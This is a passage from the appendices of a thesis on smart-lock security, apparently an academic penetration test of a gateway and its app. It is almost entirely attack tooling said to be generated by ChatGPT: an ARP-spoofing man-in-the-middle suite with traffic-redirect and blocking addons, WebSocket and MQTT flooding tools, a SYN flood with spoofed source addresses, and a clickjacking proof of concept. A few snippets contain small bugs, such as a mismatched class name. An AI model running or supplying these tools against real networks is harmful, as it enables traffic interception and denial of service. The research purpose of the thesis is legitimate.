[38] A. Viderberg. “Security evaluation of smart door locks”. MA thesis. KTH, School of Electrical Engineering and Computer Science (EECS), 2019. [Online]. URL: https://kth.diva-portal.org/smash/record.jsf?pid=diva2:1336796.

[39] C. Robberts and J. Toft. *Finding Vulnerabilities in IoT Devices: Ethical Hacking of Electronic Locks*. Bachelor's thesis, KTH, School of Electrical Engineering and Computer Science (EECS). 2019. [Online]. URL: https://kth.diva-portal.org/smash/record.jsf?pid=diva2:1334605.

[40] M. J. Handley and E. Rescorla. *Internet Denial-of-Service Considerations*. RFC 4732. Dec. 2006, pp. 3–8. DOI: 10.17487/RFC4732. [Online]. URL: https://www.rfc-editor.org/rfc/rfc4732.txt.

[41] *What Is MQTT?* Amazon. [Online]. URL: https://aws.amazon.com/what-is/mqtt/ (visited on 24-08-2023).

[42] R. Gustav. *Clickjacking*. OWASP Foundation. [Online]. URL: https://owasp.org/www-community/attacks/Clickjacking (visited on 24-08-2023).

[43] *Mobile App Tampering and Reverse Engineering*. OWASP Foundation. [Online]. URL: https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/ (visited on 02-10-2023).

[44] *Testing Local Storage for Sensitive Data*. OWASP Foundation. [Online]. URL: https://mas.owasp.org/MASTG/tests/android/MASVS-STORAGE/MASTG-TEST-0001/ (visited on 02-10-2023).

[45] J. Berryman and A. Ziegler. *A developer's guide to prompt engineering and LLMs*. GitHub. [Online]. URL: https://github.blog/2023-07-17-prompt-engineering-guide-generative-ai-llms/ (visited on 22-10-2023).

Appendices

A MitM and related solutions generated by ChatGPT

The section covers the different tools and automated solutions created by ChatGPT for the MitM attacks.

A.1 Automated MitM tool: Menu

The menu for the automated MitM tool is written in bash. The menu will have options to run MitM in different modes. The menu also contains various other options and functionalities to enhance the MitM test.

```
#!/bin/bash

PS3="Select an option: "

# Function to prompt for IP address and port
prompt_ip_port() {
    echo -n "Enter the IP address to bind the server to (default: 0.0.0.0): "
    read -r ip_address
    ip_address=${ip_address:-0.0.0.0}  # Set default value if input is empty

    echo -n "Enter the port to run the server from (default: 8080): "
    read -r port
    port=${port:-8080}  # Set default value if input is empty
}

# Function to prompt for target IP address or URL
prompt_target() {
    echo -n "Enter the target IP address or URL: "
    read -r target
}

# Function to prompt for file path
prompt_file_path() {
    echo -n "Enter the file path containing requests to kill: "
    read -r file_path
}

# Function to spoof ARP
```

```
spoof_arp() {
    # Prompt for target IP and gateway IP
    echo -n "Enter the target IP address: "
    read -r target_ip
    echo -n "Enter the gateway IP address: "
    read -r gateway_ip

    # Run the ARP spoofing script in the background
    python arp_spoof.py --target "$target_ip" --gateway "$gateway_ip" &
    echo "ARP spoofing started. PID: $!"
}

# Function to display menu options
print_menu() {
    clear
    echo "================================"
    echo "          Main Menu             "
    echo "================================"
    echo "Select an option:"
    echo "1. Probe Network"
    echo "2. Run ARP Spoofing"
    echo "3. Run mitmproxy"
    echo "4. Run mitmdump"
    echo "5. Run mitmweb"
    echo "6. Return Custom Status Code to target"
    echo "7. Ban Traffic from Target Host"
    echo "8. Redirect Traffic"
    echo "9. Kill Requests from File"
    echo "10. Quit"
}

# Loop the menu until the user selects "Quit"
while true; do
    print_menu

    # Read user's choice
    read -r option

    case $option in
        1)
            # Probe Network
            echo "Probing network..."
            python probe.py
            ;;
        2)
            # Run ARP Spoofing
```

```
            prompt_target
            echo -n "Enter the gateway IP address: "
            read -r gateway_address
            echo -n "Enter network interface: "
            read -r network_interface
            export TARGET_HOST="$target"
            export TARGET_GATEWAY="$gateway_address"
            export NETWORK_INTERFACE="$network_interface"
            echo "Running Spoofing ARP..."
            python arp_spoof.py "$TARGET_HOST" "$TARGET_GATEWAY" \
            "$NETWORK_INTERFACE"
            ;;
        3)
            # Run mitmproxy
            prompt_ip_port
            echo "Running mitmproxy..."
            mitmproxy --listen-host "$ip_address" --listen-port "$port"
            ;;
        4)
            # Run mitmdump
            prompt_ip_port
            echo "Running mitmdump..."
            mitmdump --listen-host "$ip_address" --listen-port "$port"
            ;;
        5)
            # Run mitmweb
            prompt_ip_port
            echo "Running mitmweb..."
            mitmweb --listen-host "$ip_address" --listen-port "$port"
            ;;
        6)
            # Return Custom Status Code to target
            prompt_ip_port
            prompt_target
            echo -n "Enter the status code to return: "
            read -r status_code
            export BLOCKED_HOST="$target"
            export STATUS_CODE="$status_code"
            echo "Running error_response.py..."
            mitmproxy --listen-host "$ip_address" --listen-port "$port" \
            -s custom_status.py
            ;;
        7)
            # Ban Traffic from Target Host
            prompt_ip_port
            echo -n "Enter the host to ban: "
```

```
            read -r banned_host
            export BANNED_HOST="$banned_host"
            echo "Running ban_host.py..."
            mitmproxy --listen-host "$ip_address" --listen-port "$port" \
            -s ban_host.py
            ;;
        8)
            # Redirect Traffic
            prompt_ip_port
            echo -n "Enter the URL to redirect from: "
            read -r redirect_from
            echo -n "Enter the URL to redirect traffic to: "
            read -r redirect_to
            export REQUEST_TARGET="$redirect_from"
            export RESPONSE_TARGET="$redirect_to"
            echo "Running redirect_traffic.py..."
            mitmproxy --listen-host "$ip_address" --listen-port "$port" \
            -s redirect_traffic.py
            ;;
        9)
            # Kill Requests from File
            prompt_ip_port
            prompt_file_path
            export KILL_REQUESTS_FILE="$file_path"
            echo "Running kill_requests.py..."
            mitmproxy --listen-host "$ip_address" --listen-port "$port" \
            -s kill_request.py
            ;;
        10)
            # Quit
            echo "Exiting..."
            exit 0
            ;;
        *)
            echo "Invalid option. Please select a valid option."
            ;;
    esac

    # Wait for Enter key press before returning to the menu
    read -rp "Press Enter to return to the menu..."
done
```

A.2 Automated MitM tool: Probe network

The option of the MitM tool to probe the network. The script will scan the network for any hosts that are up. The script will then generate a table containing the hostname, IP and MAC address of each detected host in the CLI terminal.

```
import scapy.all as scapy
from tabulate import tabulate

def get_host_info(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=2,
    verbose=False)[0]

    host_info = []
    for element in answered_list:
        host_info.append({
            "IP": element[1].psrc,
            "MAC Address": element[1].hwsrc,
            "Hostname": get_hostname(element[1].psrc)
        })

    return host_info

def get_hostname(ip):
    try:
        hostname = scapy.socket.gethostbyaddr(ip)[0]
        return hostname
    except scapy.socket.herror:
        return "-"

def print_host_info(host_info):
    table_headers = ["IP", "MAC Address", "Hostname"]
    table_data = [[info["IP"], info["MAC Address"],
    info["Hostname"]] for info in host_info]

    print(tabulate(table_data, headers=table_headers, tablefmt="grid"))

def network_probe(target_range):
    host_info = get_host_info(target_range)
    print_host_info(host_info)

network_probe("{your IP range}")
```

A.3 Automated MitM tool: ARP spoof

The option of the MitM tool to spoof the ARP of a target. The script will first enable IP forwarding on the system running it to allow traffic to flow through it. The ARP will then be spoofed off the gateway to make the target believe it is communicating with it.

```
import subprocess
import sys
import signal
from scapy.all import *

# Enable IP forwarding using sysctl command (for Linux)
def enable_ip_forwarding():
    subprocess.call(['sysctl', '-w', 'net.ipv4.ip_forward=1'])

# Disable IP forwarding using sysctl command (for Linux)
def restore_ip_forwarding():
    subprocess.call(['sysctl', '-w', 'net.ipv4.ip_forward=0'])

# Add iptables rule to allow forwarding for the specified interface
def enable_forwarding_rules(network_interface):
    subprocess.call(['iptables', '-A', 'FORWARD', '--in-interface',
    network_interface, '-j', 'ACCEPT'])

# Remove the iptables rule for forwarding
def remove_forwarding_rules(network_interface):
    subprocess.call(['iptables', '-D', 'FORWARD', '--in-interface',
    network_interface, '-j', 'ACCEPT'])

# Set up port redirection using iptables
def setup_port_redirection(target_ip, destination_port, redirection_port,
network_interface):
    subprocess.call(['iptables', '-t', 'nat', '-A', 'PREROUTING', '-i',
    network_interface, '-d', target_ip, '-p', 'tcp', '--dport',
    str(destination_port), '-j', 'REDIRECT', '--to-ports',
    str(redirection_port)])

# Remove port redirection using iptables
def remove_port_redirection(target_ip, destination_port, redirection_port,
network_interface):
    subprocess.call(['iptables', '-t', 'nat', '-D', 'PREROUTING', '-i',
    network_interface, '-d', target_ip, '-p', 'tcp', '--dport',
    str(destination_port), '-j', 'REDIRECT', '--to-ports',
    str(redirection_port)])
```

```
39
40  # Spoof the ARP of the target and gateway
41  def arp_spoof(target_ip, gateway_ip, network_interface):
42      def cleanup(signum, frame):
43          print("\nExiting ARP spoofing... Restoring ARP table and " +
44          "port redirection.")
45          restore(target_ip, gateway_ip, network_interface)
46          restore(gateway_ip, target_ip, network_interface)
47          remove_port_redirection(target_ip, 80, 8080, network_interface)
48          remove_port_redirection(target_ip, 443, 8080, network_interface)
49          remove_forwarding_rules(network_interface)
50          restore_ip_forwarding()
51          sys.exit(0)
52
53      signal.signal(signal.SIGINT, cleanup)
54
55      try:
56          # Enable IP forwarding
57          enable_ip_forwarding()
58
59          # Add iptables rule to allow forwarding for the specified interface
60          enable_forwarding_rules(network_interface)
61
62          # Set up port redirection for HTTP (port 80)
63          setup_port_redirection(target_ip, 80, 8080, network_interface)
64
65          # Set up port redirection for HTTPS (port 443)
66          setup_port_redirection(target_ip, 443, 8080, network_interface)
67
68          # Craft the ARP packets
69          target_mac = get_mac(target_ip)
70          gateway_mac = get_mac(gateway_ip)
71
72          print("ARP spoof in progress...\n\nExit back to menu with keyboard " +
73          "interrupt (Ctrl + C)")
74
75          # Spoof the ARP packets in both directions
76          while True:
77              sendp(Ether(dst=target_mac) / ARP(op=2, psrc=gateway_ip,
78              pdst=target_ip), verbose=0, iface=network_interface)
79              sendp(Ether(dst=gateway_mac) / ARP(op=2, psrc=target_ip,
80              pdst=gateway_ip), verbose=0, iface=network_interface)
81
82      except KeyboardInterrupt:
83          cleanup(signal.SIGINT, None)
84
```

```
85  # Restore the ARP of the target and gateway
86  def restore(target_ip, host_ip, network_interface, verbose=True):
87      target_mac = get_mac(target_ip)
88      host_mac = get_mac(host_ip)
89      arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip,
90      hwsrc=host_mac, op="is-at")
91
92      sendp(arp_response, verbose=0, count=7, iface=network_interface)
93      if verbose:
94          print("[+] Sent to {}: {} is-at {}".format(target_ip, host_ip, host_mac))
95
96  def get_mac(ip):
97      arp_request = ARP(pdst=ip)
98      ether = Ether(dst="ff:ff:ff:ff:ff:ff")
99      packet = ether / arp_request
100     result = srp(packet, timeout=3, verbose=0)[0]
101
102     for sent, received in result:
103         return received[ARP].hwsrc
104
105 if __name__ == "__main__":
106     if len(sys.argv) != 4:
107         print("Usage: python arp_spoof.py <target_ip> <gateway_ip> " +
108         "<network_interface>")
109         sys.exit(1)
110
111     target_ip = sys.argv[1]
112     gateway_ip = sys.argv[2]
113     network_interface = sys.argv[3]
114
115     # Start ARP spoofing for both directions
116     arp_spoof(target_ip, gateway_ip, network_interface)
```

A.4 Automated MitM tool: Ban host

The option of the MitM tool to ban a host. The user provides the hostname or IP of the target to ban all traffic from it going through the MitM proxy server.

```
1  from mitmproxy import http
2  import os
3  import logging
4
5  class ConnectionBlocker:
```

```
    def __init__(self, blocked_host):
        print(blocked_host)
        self.blocked_host = blocked_host
        self.logger = logging.getLogger("ConnectionBlocker")

    def request(self, flow: http.HTTPFlow):
        # Check if the request is to the blocked host or its subdomains
        if self.is_blocked_host(flow.request.host):
            self.logger.info(f"Blocking connection to {flow.request.host}")
            # Block the connection
            flow.intercept()

    def is_blocked_host(self, host):
        return host.endswith(self.blocked_host)

addons = [
    ConnectionBlocker(blocked_host=os.environ.get('BLOCKED_HOST'))
]
```

A.5 Automated MitM tool: Kill requests of hosts from file

The option of the MitM tool to kill requests from specific hosts from a text file. Any host present in the text file given as input will not have any requests forwarded.

```
from mitmproxy import http
import logging
import re
import os


def request(flow: http.HTTPFlow) -> None:
    config_file = os.getenv('KILL_REQUESTS_FILE')
    config = load_config(config_file)
    method = flow.request.method
    url = flow.request.url

    if config is not None:
        for pattern in config:
            if re.search(pattern, url):
                logging.warning(f'>>> FOUND request to kill: {method} {url}')
                flow.kill()

```

```
19
20  def load_config(config_file):
21      if config_file:
22          try:
23              with open(config_file, 'r') as file:
24                  patterns = [line.strip() for line in file]
25                  logging.info(f"Loaded URL patterns: {patterns}")
26                  return patterns
27          except IOError:
28              logging.error(f"Error loading config file: {config_file}")
29      else:
30          logging.error("No config file specified.")
31      return []
32
33
34  addons = [
35      request
36  ]
37
38  def start():
39      return addons
```

A.6 Automated MitM tool: Redirect traffic

The option of the MitM tool to redirect traffic from a target host when running the MitM proxy server. The user provides the target and destination as arguments. All traffic from the target will instead go to the destination.

```
1   from mitmproxy import http
2   import os
3   import logging
4
5   class AppTrafficRedirect:
6       def __init__(self, redirect_from, redirect_to):
7           self.redirect_from = redirect_from
8           self.redirect_to = redirect_to
9           self.logger = logging.getLogger("TrafficRedirect")
10
11      def request(self, flow: http.HTTPFlow):
12          # Check if the request is from the specified host to redirect from
13          if flow.request.host == self.redirect_from:
14              self.logger.info(f"Redirecting request from {flow.request.host} " +
15              "to {self.redirect_to}")
```

```
            # Modify the request destination to the desired website
            flow.request.host = self.redirect_to
            flow.request.path = "/"
            flow.request.headers["Host"] = self.redirect_to
            flow.request.port = 8080
            flow.request.scheme = 'http'

addons = [
    AppTrafficRedirect(redirect_from=os.environ.get('REQUEST_TARGET'),
    redirect_to=os.environ.get('RESPONSE_TARGET'))
]

def start():
    return addons
```

A.7 Automated MitM tool: Fuzz the status code

The option of the MitM tool to change the status code of a response from a target host. The target host is provided as an argument together with the status code.

```
from mitmproxy import http
import os
import logging

class CustomStatusResponse:
    def __init__(self, blocked_host, status_code):
        self.blocked_host = blocked_host
        self.status_code = status_code
        self.logger = logging.getLogger("CustomErrorResponse")

    def response(self, flow: http.HTTPFlow):
        if flow.request.host.startswith(self.blocked_host):
            self.logger.info(f"Blocking request to " +
            "{flow.request.host} with status code {self.status_code}")
            flow.response.status_code = self.status_code

addons = [
    CustomErrorResponse(blocked_host = os.environ.get('BLOCKED_HOST'),
    status_code = int(os.environ.get('STATUS_CODE')))
]
def start():
    return addons
```

B DoS solutions generated by ChatGPT

The section covers the different tools and automated solutions created by ChatGPT for the DoS attacks.

B.1 Automated DoS tool

An automated DoS tool generated by ChatGPT. The program has the option to scan a network and host to find potential targets. The program then has the option to use various DoS techniques to stress test the target system.

```
import subprocess
import os
import signal
import time
from tabulate import tabulate
import scapy.all as scapy

# Function to retrieve host information for a given IP range
def get_host_info(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=2,
    verbose=False)[0]

    host_info = []
    for element in answered_list:
        host_info.append({
            "IP": element[1].psrc,
            "MAC Address": element[1].hwsrc,
            "Hostname": get_hostname(element[1].psrc)
        })

    return host_info

# Function to get the hostname associated with an IP address
def get_hostname(ip):
    try:
        hostname = scapy.socket.gethostbyaddr(ip)[0]
        return hostname
    except scapy.socket.herror:
        return "-"

```

```
# Function to print host information in a tabular format
def print_host_info(host_info):
    table_headers = ["IP", "MAC Address", "Hostname"]
    table_data = [[info["IP"], info["MAC Address"], info["Hostname"]] for
    info in host_info]

    print(tabulate(table_data, headers=table_headers, tablefmt="grid"))

# Function to run various command-line tools with user-provided commands
def run_command(command, prompt, executable):
    choice = input(f"Do you want to provide {prompt} commands via a " +
    "text file? (y/n): ")
    if choice.lower() == "y":
        file_path = input(f"Enter the file path with {prompt} commands: ")
        try:
            with open(file_path, 'r') as file:
                command_args = file.read()
        except FileNotFoundError:
            print("Error: File not found.")
            return
    elif choice.lower() == "n":
        command_args = input(f"Enter {prompt} command arguments: ")

    try:
        process = subprocess.Popen(f"{executable} {command_args}", shell=True,
        preexec_fn=os.setsid)
        try:
            process.wait()
        except KeyboardInterrupt:
            print(f"Stopping {prompt}...")
            os.killpg(os.getpgid(process.pid), signal.SIGTERM)
        time.sleep(1)
    except subprocess.CalledProcessError:
        print(f"Error: Invalid {prompt} command arguments")

# Function to probe a network and display host information
def probe_network(target_range):
    host_info = get_host_info(target_range)
    print_host_info(host_info)

# Main function to display a menu and handle user choices
def main():
    while True:
        print("====================================")
        print("          DOS TOOL MENU")
        print("====================================")
```

```
        print("1. Probe the network")
        print("2. Probe a host (nmap)")
        print("3. TCP/IP stress test (hping3)")
        print("4. Custom protocol stress test (nping)")
        print("5. Stress test HTTP server (Siege)")
        print("6. Exit")

        choice = input("Enter your choice: ")

        if choice == "1":
            target_range = input("Enter the target IP range: ")
            probe_network(target_range)
        elif choice == "2":
            run_command("nmap", "nmap", "nmap")
        elif choice == "3":
            run_command("hping3", "hping3", "hping3")
        elif choice == "4":
            run_command("nping", "nping", "nping")
        elif choice == "5":
            run_command("Siege", "Siege", "siege")
        elif choice == "6":
            break
        else:
            print("Invalid choice. Please try again.")

if __name__ == "__main__":
    main()
```

B.2 Generated WebSocket flooding DoS tool

The generated solution was tested against the WSS connection used between the Heimgard App and Boreas X10 Gateway to remotely control the smart lock. The program has a number of settings and will attempt to establish as many set connections. Each connection will then attempt to flood the target with request messages.

```
import websocket
import ssl
import threading
import time

# Create a list to store WebSocket connections
```

```
connections = []

def connect_websocket(server_url, headers, connection_number, payload_size):
    while True:
        try:
            # Create the WebSocket connection with the custom SSL context
            ws = websocket.create_connection(server_url, header=headers,
            sslopt={"cert_reqs": ssl.CERT_NONE})

            print(f"Connection {connection_number}: WebSocket connected")

            # Add the WebSocket connection to the list
            connections.append(ws)

            while True:
                # Send the stress test message repeatedly
                message = "g" + "A" * (payload_size - 1)  # Adjust payload size
                ws.send(message)
                print(f"Connection {connection_number}: Message sent")

        except Exception as e:
            print(f"Connection {connection_number}: An error occurred - {e}")

        finally:
            # Close the WebSocket connection
            if ws in connections:
                ws.close()
                connections.remove(ws)
                print(f"Connection {connection_number}: WebSocket closed")

def load_test(server_url, headers, num_connections, payload_size):
    # Create a list of tasks, each representing WebSocket connections
    tasks = [
        threading.Thread(target=connect_websocket, args=(server_url,
        headers, i + 1, payload_size))
        for i in range(num_connections)
    ]

    for task in tasks:
        task.start()  # Start each connection thread

    for task in tasks:
        task.join()  # Wait for all threads to complete

if __name__ == "__main__":
    server_url = "{your websocket host}}"
```

```
    headers = {
        "Authorization": "{your token}",
        "Host": "{your hostname}",
        "User-Agent": "okhttp/3.10.0",
        "Accept-Encoding": "gzip, deflate, br",
    }
    num_connections = 120  # Value to control the number of connections
    payload_size = 1024*1024*1  # Adjust payload size as needed

    print(f"Load testing {num_connections} WebSocket connections to " +
    "{server_url}...")
    load_test(server_url, headers, num_connections, payload_size)
```

B.3 Generated MQTT-protocol DoS tool

The generated solution was tested against the MQTT service running on the Boreas X10 Gateway. The program was able to generate a large number of subscriptions to constantly post new topics on the broker and create load. However, the program was not able to disrupt the service enough to bring it down.

```
import time
import random
import string
import paho.mqtt.client as mqtt

broker_address = "{your address}"
broker_port = 1883
num_subscribers = 200

# MQTT client settings
client_id_prefix = "test_client_"
topic = "{your topic}"
qos = 2
retain = False

# Maximum scale and number of user properties
max_scale = 100  # Maximum number of user properties to include in each message
max_properties = 1000  # Maximum number of unique user properties to generate

# Generate random user-property properties
def generate_user_properties():
```

```
    num_properties = random.randint(1, max_scale)
    properties = {}
    for _ in range(num_properties):
        key = ''.join(random.choices(string.ascii_letters, k=5))
        value = ''.join(random.choices(string.ascii_letters + \
        string.digits, k=10))
        properties[key] = value
    return properties

# MQTT client callback functions
def on_connect(client, userdata, flags, rc):
    if rc == 0:
        print(f"Connected to MQTT broker as " + "
        {client._client_id.decode('utf-8')}")
        client.subscribe(topic, qos=qos)
    else:
        print(f"Failed to connect to MQTT broker with error code {rc}")

def on_publish(client, userdata, mid):
    print(f"Published message with mid: {mid}")

def on_message(client, userdata, msg):
    print(f"Received message on topic: {msg.topic}")

# Create MQTT client instances
subscribers = []
for i in range(num_subscribers):
    client_id = f"{client_id_prefix}{i}"
    client = mqtt.Client(client_id=client_id)
    client.on_connect = on_connect
    client.on_publish = on_publish
    client.on_message = on_message
    subscribers.append(client)

# Connect to MQTT broker and start MQTT client loops for each subscriber
for client in subscribers:
    client.connect(broker_address, broker_port)
    client.loop_start()

try:
    while True:
        for client in subscribers:
            # Generate message payload with user-property properties
            user_properties = generate_user_properties()
            message = "Hello, MQTT!"
            client.publish(topic, payload=message, qos=qos, retain=retain,
```

```
            properties=user_properties)

        # Adjust the sleep duration as per your test requirements
        time.sleep(0.01)

except KeyboardInterrupt:
    pass

# Disconnect MQTT subscribers
for client in subscribers:
    client.loop_stop()
    client.disconnect()
```

B.4 Generated IP/TCP DoS tool

A tool generated to perform DoS attacks and penetration testing by using the TCP protocol. The tool will establish a connection and send incomplete SYN packets to the target. Various settings are available to change the way the packets are sent.

```
import argparse
import random
import signal
import time
import threading
from scapy.all import IP, TCP, send
import socket

# Global variables to track packets sent and received
packets_sent = 0
packets_received = 0

def syn_flood(target_ip, target_port, num_packets, window_size,
packet_delay, packet_size, num_threads):
    global packets_sent, packets_received

    # Function to check if a connection can be established
    def check_connection():
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.connect((target_ip, target_port))
            sock.close()
            return True
```

```
        except Exception:
            return False

    # Function for each thread to send packets
    def send_packets(thread_id):
        global packets_sent, packets_received
        while packets_sent < num_packets:
            src_ip = (f"{random.randint(1, 254)}.{random.randint(1, 254)}."
            f"{random.randint(1, 254)}.{random.randint(1, 254)}")
            syn_packet = IP(src=src_ip, dst=target_ip) / TCP(dport=target_port,
            flags="S", window=window_size)
            syn_packet = syn_packet / ("A" * packet_size)
            send(syn_packet, verbose=False)
            packets_sent += 1
            time.sleep(packet_delay)

    # Check for successful connection
    connected = check_connection()
    if connected:
        print("Connected to the target.")
    else:
        print("Failed to establish a connection to the target.")
        return  # Exit the function if the connection fails

    # Create and start multiple threads
    threads = []
    for i in range(num_threads):
        thread = threading.Thread(target=send_packets, args=(i,))
        thread.start()
        threads.append(thread)

    # Wait for all threads to finish
    for thread in threads:
        thread.join()

def main():
    parser = argparse.ArgumentParser(description="SYN Flood DoS Tool")
    parser.add_argument("target_ip", type=str, help="Target IP address")
    parser.add_argument("target_port", type=int, help="Target port")
    parser.add_argument("--num-packets", type=int, default=100,
    help="Number of packets to send")
    parser.add_argument("--window-size", type=int, default=8192,
    help="TCP window size")
    parser.add_argument("--packet-delay", type=float, default=0.001,
    help="Delay between packets in seconds")
    parser.add_argument("--packet-size", type=int, default=64,
```

```
    help="Packet size in bytes")
    parser.add_argument("--num-threads", type=int, default=4,
    help="Number of threads for sending packets")

    args = parser.parse_args()

    print(f"Starting SYN flood attack on {args.target_ip}:{args.target_port} " +
    "with {args.num_threads} threads...")
    try:
        syn_flood(args.target_ip, args.target_port,
        args.num_packets, args.window_size, args.packet_delay,
        args.packet_size, args.num_threads)
    except KeyboardInterrupt:
        # Handle keyboard interrupt gracefully
        print("\nAttack interrupted.")
        # Calculate packet loss rate
        if packets_sent > 0:
            packet_loss_rate = (packets_sent - packets_received) / \
            packets_sent * 100
            print(f"Sent: {packets_sent}  Received: {packets_received}")
            print(f"Packet Loss Rate: {packet_loss_rate:.2f}%")

if __name__ == "__main__":
    main()
```

C PoC generated for web-based attacks

The section covers the different tools and automated solutions created by ChatGPT for web-based attacks.

C.1 PoC for clickjacking

The PoC created to determine if a clickjacking vulnerability was present in the internal HTTP-server of the Boreas X10 gateway. The PoC is a simple HTML page hosted locally on a Python server.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Clickjacking PoC</title>
    <style>
      /* Style the deceptive button to make it appear like part of the game */
      #deceptive-button {
        position: absolute;
        top: 195px;
        left: 2.5px;
        background-color: red;
        color: white;
        padding: 5px 10px;
        border: none;
        cursor: pointer;
        opacity: 1;
      }

      /* Set the iframe to cover the entire viewport */
      iframe {
        position: absolute;
        top: 0;
        left: 0;
        width: 100%;
        height: 100%;
        border: none;
        opacity: 0;
      }
    </style>
  </head>
  <body>
    <h1>Clickjacking PoC</h1>
    <button id="deceptive-button">Click Me!</button>
```

```
    <!-- Embed the target page in an iframe -->
    <iframe src="http://{your web page}"></iframe>
  </body>
</html>
```